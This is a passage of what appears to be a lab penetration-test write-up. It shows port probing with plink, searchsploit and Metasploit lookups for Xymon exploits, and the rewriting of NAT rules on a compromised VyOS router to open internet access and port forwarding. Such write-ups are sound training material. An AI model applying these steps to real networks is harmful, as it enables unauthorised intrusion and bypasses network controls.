
```
C:\Windows\system32>plink -telnet -P 1984 192.168.55.13
plink -telnet -P 1984 192.168.55.13

C:\Windows\system32>plink -raw -P 1984 192.168.55.13
plink -raw -P 1984 192.168.55.13
Remote process exit code unavailable

C:\Windows\system32>
```

However, there are very few programs I know which use port 1984. So it's worth taking risk. Searchsploit found one Metasploit module related to xymon.




```
kali@kali:~$ searchsploit xymon
------------------------------------------------------------ ---------------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ---------------------------------
Xymon 4.3.25 - useradm Command Execution (Metasploit)       | multiple/remote/47114.rb
------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
kali@kali:~$
```

However,while searching for this xymon module on Metasploit, I found there were two modul-es related to xymon.




```
msf5 exploit(multi/handler) > search xymon

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Desc
ription
   -  ----                                        ---------------  ----       -----  ----
-------
   0  auxiliary/gather/xymon_info                                  normal     No     Xymo
n Daemon Gather Information
   1  exploit/unix/webapp/xymon_useradm_cmd_exec  2016-02-14       excellent  Yes    Xymo
n useradm Command Execution


msf5 exploit(multi/handler) > 
```

The best thing is one of them is an information gathering module. Since this machine was no-t allowed to access internet I changed a nat source rule on the router to allow all machines on this network to access external network.




```
admin@vyos# show nat source
show nat source
 rule 11 {
     outbound-interface eth0
     protocol all
     source {
         address 192.168.55.11
     }
     translation {
         address 192.168.36.152
     }
 }
```




```
admin@vyos# set nat source rule 12 outbound-interface eth0
set nat source rule 12 outbound-interface eth0
[edit]
admin@vyos# set nat source rule 12 protocol all
set nat source rule 12 protocol all
[edit]
admin@vyos# set nat source rule 12 source address 192.168.55.0/24
set nat source rule 12 source address 192.168.55.0/24
[edit]
admin@vyos# set nat source rule 12 translation address 192.168.36.152
set nat source rule 12 translation address 192.168.36.152
[edit]
admin@vyos# commit
commit
```

I once again changed NAT Destination rule 10 to access port 1984 on IP 192.168.55.13.

